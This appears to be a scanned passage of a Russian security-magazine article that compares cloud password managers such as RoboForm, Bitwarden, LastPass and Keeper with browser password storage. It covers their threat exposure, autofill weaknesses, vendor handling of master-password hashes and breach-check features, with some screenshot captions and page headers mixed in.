
Choose your source.

In one of these web browsers:

In one of these password managers:


Somewhere else, such as handwritten notes, a spreadsheet, or some other browser or password manager:

LastPass



Kaspersky

В RoboForm без ста граммов не разберешься. Для входа нужно понять, как обойти назойливое предложение добавить расширение в Safari. Делается это через смену мастер-пароля. По идее, у RoboForm, так же как и у Kaspersky, нужно создать аккаунт в экосистеме, но этот шаг я удачно обошел, в итоге оставшись без доступа в профиль. Потом меня встретил интересный баг: окно приложения показывалось поверх других окон, баг пропал на следующий день. Дальше — больше: добавить учетные данные нельзя. Вот и всё, приехали. Чтобы добавить учетную информацию, необходимо залогиниться на веб-ресурсе, а затем сохранить пароль в хранилище через расширение, но вписать в это хранилище свой собственный пароль из головы не получится.



A Master Password is used to secure all your passwords and other data stored within RoboForm. You will be asked to enter your Master Password to access your RoboForm data.

RoboForm is the top-rated Password Manager and Web Form Filler that completely automates password entering and form filling.

Use Logins to store form data that is specific to the web site (User IDs, Passwords, etc).

How to Create a Login

Open a browser, navigate to a website and submit your credentials to create new Login.

Пляски с RoboForm

Не буду долго останавливаться на вопросе кросс-платформенности, то есть поддержке менеджером паролей всех устройств и интерфейсов. Я использовал критерий «Основные ОС», к которым относятся Windows, macOS, Linux, Android и iOS — наиболее популярные десктопные и мобильные платформы. А также «Основные браузеры», к которым я отнес Chrome, Firefox, Safari и Edge. Практически все изученные мною программы поддерживают весь упомянутый зоопарк, проблемы возникли только с отсутствием Linux у Kaspersky и Sticky Password.

Продолжение статьи →

ПАРОЛЬ «РЫБА-МЕЧ»

ВЫБИРАЕМ ОБЛАЧНЫЙ МЕНЕДЖЕР ПАРОЛЕЙ

УЯЗВИМОСТИ ПО И ВРАЖДЕБНАЯ СРЕДА В РАМКАХ ОС

Вот мы и подобрались к определенной нами модели угроз. Вначале давай разберемся с проблемой, которую мы вменяли в вину ХПБ, — нестойкостью перед вредоносным ПО, эксплуатирующим уязвимости в самих приложениях менеджеров паролей, в шифровании базы данных и в буфере обмена.

Уязвимости приложений присущи и ХПБ, и ОМП. Как будто в браузерах не бывает зиродеев и багов — чего стоят только недавние CVE-2024-29943 и CVE-2024-29944 в Firefox. В ОМП такие уязвимости тоже находятся: вот, например, CVE-2021-40539 в Zoho или проблема некорректной работы API у Keeper в 2018 году. Здесь мы ничего сделать не можем, нам остается только своевременно обновляться до последней версии.

Более интересным выглядит второй класс угроз, то есть кейлоггеры, а также трояны, умеющие делать снимки экрана и извлекать данные из буфера обмена. Подобные вредоносы в большинстве случаев неплохо обнаруживаются антивирусами, хотя некоторые ОС встраивают в свои продукты всякие AI Explorer... К сожалению, только в Enpass есть настройка, блокирующая менеджер паролей при активации снимка экрана.

Для Windows также актуальна атака DLL Hijacking, ей подвержены почти все ОМП. А удаление данных из буфера обмена практически никак не защищает пользователя. Дело в том, что вредоносное ПО может сохранить состояние буфера обмена еще до того, как менеджер паролей очистит его от скопированного содержимого. Вот что пишет разработчик KeePass Доминик Райхль: «Ни KeePass, ни любой другой менеджер паролей не могут волшебным образом безопасно работать внутри зараженной шпионским ПО среде».

Функция очистки буфера обмена есть у половины рассмотренных ОМП, а вот функция автоматического выхода по истечении времени есть у всех. Ну хоть никто посторонний не сможет прочитать пароли в твое отсутствие, то есть угроза физического доступа ликвидирована. Хотя здесь есть один нюанс: базовые настройки безопасности у Bitwarden и Zoho Vault, конечно, так себе, придется полазать в них, чтобы приложение блокировалось при закрытии и чистило буфер обмена. Тогда как у Keeper, Enpass, Sticky Password и Kaspersky все работает из коробки. Стоит отметить, что ни один вендор не хранит мастер-пароль или его производные в памяти устройства, что само по себе уже радует.

Нужно помнить, что приложения — это коммерческий продукт, который может подложить свинью самостоятельно: использовать Google Tag Manager, Firebase и прочие трекеры. Не буду вдаваться в подробности, для интересующихся есть потрясающий ресурс Exodus, где можно проверить любой менеджер паролей или другое приложение.

ВРАЖДЕБНАЯ СРЕДА ВЕБ-РЕСУРСОВ

А теперь давай поговорим о самой востребованной функции как ХПБ, так и других ОМП — автозаполнении. Работает она так: веб-страница сканируется, на ней обнаруживаются все формы, а дальше менеджер паролей подгружает имеющиеся учетные данные и вставляет их в найденные поля. Все очень просто и изящно, но что может пойти не так?


Во-первых, фишинг — то есть ситуация, когда ты оказался на сайте, который выглядит как настоящий, но им не является. В этом случае и браузерный, и любой другой менеджер паролей тебя защитит, так как проверяет соответствие домена. Не поможет это, если разработчики допустят ошибку в методе распознавания домена, что и произошло с LastPass в 2016 году.

Вторая самая известная угроза — это атака Clickjacking на скрытые фреймы, которые контролируются злоумышленником. Дело в том, что злоумышленники при компрометации веб-ресурса иногда подставляют скрытую форму логина через фрейм под видимую панель аутентификации, а менеджер паролей автоматически подставляет данные во все найденные формы, о чем ты даже и не узнаешь. Самый большой скандал произошел с Bitwarden, который знал об этой угрозе с 2018 года, но предпринял меры по ее минимизации только в 2023 году.

Еще одна неприятность — это вездесущие маркетологи. Некоторые веб-ресурсы используют скрытые формы автозаполнения для сбора данных о пользователе. Все происходит так же, как и в упомянутой выше атаке, только собираются твои личные данные и почта для профилирования, и да, ты об этом тоже не узнаешь. Но под раздачу-то могут попасть и пароли!

Если посмотреть на автозаполнение со стороны ОМП, то единственный способ соединить их с веб-страницей — это установить расширение в браузере. Расширение имеет доступ ко всем страницам браузера и автоматически загружает в них встраиваемый скрипт (aka скрипт контента), чтобы на форме логина отрисовывались красивые значки и всплывающие окна выбора учетных данных.

Хотя встраиваемый скрипт и работает в изолированной среде, это всего лишь концепция, а за ее соблюдением должен следить разработчик. В 2017 году оказалось, что веб-ресурс может свободно менять переменные во встраиваемых скриптах расширения LastPass (раз и два). Для отрисовки элементов встраиваемый скрипт чаще всего использует те же самые привилегированные фреймы, которыми можно манипулировать, как это произошло у Keeper в 2017 году или у LastPass в 2019 году. Наконец, можно банально подменить встраиваемый скрипт с последующим прямым запросом данных у менеджера паролей. Например, так было у TrendMicro в 2016 году (инцидент описан здесь и здесь).



Использование встраиваемых скриптов на примере Bitwarden.

Использование фреймов для отрисовки контента на примере Bitwarden.

Компоненты расширения Bitwarden

Если ты думаешь, что проблемам с автозаполнением подвержены только веб-страницы и расширения, то спешу тебя огорчить: на мобильных устройствах могут использоваться приложения-клоны или угроза может исходить из некорректного использования WebView API, которое вылилось в уязвимость AutoSpill на Android-устройствах. В обоих этих инцидентах были замечены LastPass, Keeper, 1Password, RoboForm и Enpass.

Как мы видим, от фишинга нас защищают все менеджеры паролей, атакам Clickjacking и краже данных рекламщиками подвержены, к сожалению, также все, а у расширений есть и свои проблемы. Чтобы защититься, отключи автозаполнение при загрузке страницы, чтобы данные подставлялись только после твоего явного разрешения, а также вовремя устанавливай обновления. Но не стоит отказываться от этой функции полностью, злоумышленнику будет намного труднее обмануть сразу и тебя, и менеджер паролей.

НЕОПРЕДЕЛЕННОСТЬ ОБМЕНА ДАННЫМИ

С ХПБ все неопределенно: вряд ли мы когда-нибудь узнаем, где они хранят данные, кроме, разумеется, локальной копии. Вопрос неопределенности острее всего стоит у ОМП. Все рассмотренные ОМП на своих сайтах заявляют о том, что используют шифрование AES-256 с PBKDF2 SHA-256/512 для получения ключа шифрования, хранят данные по принципу нулевого разглашения и почти все используют сквозное шифрование. Звучит это все очень технологично и безопасно, но как же все-таки дела обстоят в реальности?

В теории ты устанавливаешь программу на устройстве, вводишь мастер-пароль и создаешь хранилище, которое представляет собой локальный файл, зашифрованный как раз тем самым алгоритмом AES-256. Ключ шифрования получается как производное от мастер-пароля по алгоритму PBKDF2 HMAC SHA-256/512 (тот же самый Keeper использует миллион раундов, у RoboForm их всего 100 тысяч, а некоторые, например Bitwarden, дают возможность изменить количество раундов в настройках). Пока все понятно, все эти процессы проходят локально.

Дальше все ОМП можно разделить на три категории: те, что не хранят мастер-пароль или его производные на сервере компании-вендора (Sticky Password), те, что хранят (Bitwarden, LastPass, RoboForm, Keeper), и те, о которых в этом плане ничего не известно (Zoho Vault, Kaspersky).

Дело в том, что вендор должен аутентифицировать пользователя, то есть понять, что зашифрованное хранилище принадлежит именно тому, кто его запрашивает. Например, Kaspersky делает это через дополнительную аутентификацию в экосистемном аккаунте (помнишь тот шаг при регистрации, который показался нам неудобным?). Bitwarden сравнивает мастер-пароль с двумя итерациями PBKDF2-SHA-256 и солью в виде email с результатом на сервере, а Sticky Password использует дополнительный ключ, никак не связанный с мастер-паролем.

Некоторые предлагают включить 2FA, чтобы обезопасить доступ к хранилищу даже при наличии производных от мастер-ключа на сервере вендора. Однако здесь есть один маленький, но очень важный нюанс. Все рассмотренные ОМП используют 2FA для аутентификации, которую выполняет вендор при синхронизации с облаком и обмене данными с пользователями, а шифрование хранилища здесь совершенно ни при чем. Ключ 2FA вендор хранит на своем сервере, поэтому для прохождения двухфакторной аутентификации необходимо подключение к интернету. Установив 2FA, ты не делаешь свое хранилище безопаснее и не усложняешь потенциальную задачу брутфорса для злоумышленника.

Возможно, кто-то заметит, что многие вендоры пишут о наличии сквозного шифрования (E2EE). То есть данные шифруются до конечного устройства пользователя, а значит, никакой опасности нет. К сожалению, в данном случае это сквозное шифрование Шредингера: вендор может заявлять, что имеет сквозное шифрование, но, пока исходный код продукта не открыт, мы не можем подтвердить или опровергнуть это утверждение. Тем более что в большинстве случаев имеется в виду сквозное шифрование от устройства к серверу вендора для синхронизации хранилища, что по сути идентично традиционному HTTPS-соединению и ничем от него не отличается.

На самом деле есть и менее явная причина, по которой сервер вендора будет хранить твой мастер-пароль и не будет считаться независимой стороной в сквозном шифровании. Все ОМП предлагают сервис веб-хранилища: это когда ты можешь получить доступ к своим данным через веб-интерфейс на сайте вендора. Упомянутая услуга идет в комплекте, отменить ее нельзя, а значит, при создании хранилища веб-сервер автоматически становится одним из «твоих» устройств, и ему требуются ключи для дешифровки данных, передаваемых со сквозным шифрованием. Плюс он должен проводить операцию по преобразованию твоего мастер-пароля, который ты ввел в веб-форме, в ключ дешифровки хранилища, чтобы показать тебе заветные пароли. Никто из рассмотренных ОМП не говорит, что происходит с мастер-паролем из веб-формы, так же как и не говорит о безопасности своего веб-приложения. Печально, что у многих вендоров в веб-версии доступно больше настроек, чем в приложении, что заставляет клиента идти на риск.

Так в безопасности ли хранящиеся на серверах вендора данные, как об этом заявляют рекламные заголовки? Взломы ОМП случались, больше всего отличился LastPass, когда в 2011 и в 2015 годах хакеры смогли получить хеши паролей и соли, а в 2022 году из LastPass утекли еще и бэкапы баз данных пользователей, а URL-адреса сайтов в хранилищах вообще никак не шифровались. В 2016 году были взломаны хранилища Opera Sync, а в 2017-м серверы OneLogin.

Конечно, что произошло дальше с похищенными бэкапами и сколько из них удалось расшифровать — тайна, покрытая мраком, но стоит ли оно твоих нервов, когда после очередного взлома ты будешь приглядываться к каждому письму, избегая фишинга и социальной инженерии? В последнее время сформировался тренд на локальную синхронизацию, которая выполняется не через облако, а в домашней сети, когда устройства находятся рядом. В этом случае ОМП (Sticky Password, Enpass) становится сервисом синхронизации и интерфейса, играя роль ЛМП.

В идеале, конечно, ОМП — это сервис для хранения и синхронизации бэкапов зашифрованной базы данных твоих паролей. Но на практике все оказывается куда прозаичнее. Вендор действительно не видит ни твоего мастер-пароля, ни содержимого хранилища, но ведь никто не говорил, что он не видит хеша твоего мастер-пароля. Также никто не говорил, какие конкретно данные шифруются при передаче на сервер или откуда берется соль для всего этого криптографического рая.

В целом принцип нулевого разглашения и сквозное шифрование работают, но с некоторыми оговорками. И пусть тебя не смущают громкие термины, куча криптографических функций и заумные фразы. Единственное, что стоит между твоими нервами и безопасностью хранилища, — это твое доверие вендору. Ты либо веришь, что вендор действительно делает все так, как написал в рекламе, что он не занимается подпольным составлением радужных таблиц или не сможет выдать твои данные по первому запросу, либо, пользуясь ОМП, ты никогда не будешь уверен, что твои пароли не знает никто, кроме тебя.

ДОПОЛНИТЕЛЬНЫЕ ФУНКЦИИ

Одно из главных преимуществ ОМП над ХПБ состоит в том, что первые дают возможность анализировать пароли. Сюда относится традиционный «анализ пароля на сложность», а также ставшая популярной «проверка по утечкам». С анализом сложности паролей вроде бы все уже понятно. А как происходит проверка пароля на наличие в утечках?

Все рассмотренные ОМП (кроме Kaspersky) делают это, как ни странно, абсолютно одинаково, руководствуясь методом k-анонимности, разработанным Cloudflare. Твой локальный клиент посылает первые пять символов хеша SHA-1 каждого пароля на haveibeenpwned.com, который возвращает все пароли из утечек, начинающиеся с этих символов, а дальше эта выборка уже локально сравнивается с твоим полным паролем. Только Sticky Password отправляет данные не на haveibeenpwned.com, а в ARC, базу от компании Crossword Cybersecurity, хотя сути это не меняет. Сразу хочется спросить: сколько памяти съедают эти манипуляции и что именно раскрывается внешнему сервису?

Из всех ОМП только Bitwarden имеет открытый исходный код. Давай заглянем в него. Запрос отправляется с твоей машины, никто его не проксирует, то есть сторонний сервер, кроме части хеша, получает твой IP-адрес и юзер-агент, а также при некоторых запросах домен и имя пользователя. Вот и весь анализ дарквеба, о котором пишут ОМП на своих сайтах. А Kaspersky отправляет весь SHA-256-хеш непонятно куда (вероятно, на свои серверы) и производит сравнение там. Причем отключить эту функцию, похоже, нельзя, поэтому давай сразу считать, что у Kaspersky хранятся SHA-256-хеши всех твоих паролей. Ну хоть без сторонних сервисов, и то хорошо.

Еще одна интересная функция — это доступ при экстренных обстоятельствах. Ты назначаешь какого-либо пользователя ОМП своим экстренным контактом, тот, в свою очередь, должен принять приглашение, посылая тебе свой публичный ключ, а на третьем этапе ты подтверждаешь, что все идет по плану, шифруя мастер-пароль публичным ключом экстренного контакта. В нужный момент твой экстренный контакт запрашивает доступ, и ему приходит твой мастер-пароль, который он может расшифровать своим приватным ключом. В целом задумка интересная и может служить неплохим решением на случай утери мастер-пароля. Примерно по такому же принципу происходит и шеринг данных с другими пользователями, так что и эта функция в целом безопасна.

Самая феерическая фича — это восстановление доступа. Казалось бы, как такое возможно, если никто вроде как ничего не хранит на своих серверах? Указанная функция у Keeper предполагает запоминание секретной фразы, шифрующей мастер-пароль, который затем отправляется на сервер вендора. Но LastPass не был бы LastPass'ом, если бы не стал еще и сохранять эту секретную фразу на устройстве пользователя без уведомления клиента о подобном сервисе. Все другие ОМП функцией восстановления доступа не обладают.

ВЫВОДЫ

Петя проделал большой путь и понял главное — по сути, ОМП по сравнению с ХПБ позволяют:

- шифровать базу;
- хранить что-то, кроме учетных данных;
- синхронизировать базу между устройствами;
- анализировать пароли.

Для обеих этих категорий программ присущи одни и те же типы угроз, но атаковать ОМП для злоумышленника куда сложнее, чем ХПБ. А если под тебя проводится целевая атака, то будь уверен, что доступ к хранилищу злоумышленник точно получит. В любом случае ХПБ — это намного лучше, чем стикер на экране, а ОМП — это еще лучше, чем ХПБ. При этом не все ОМП рождены равными, поэтому, будешь ли ты использовать ХПБ или ОМП и какой именно выберешь баланс между удобством использования и рисками, зависит только от тебя.

	Браузерные	**Облачные**
Бесплатный	+	+–
Работа из коробки	+	+–
Простой интерфейс	+	+
Автозаполнение	+	+
Уязвимости автозаполнения	Есть	Есть
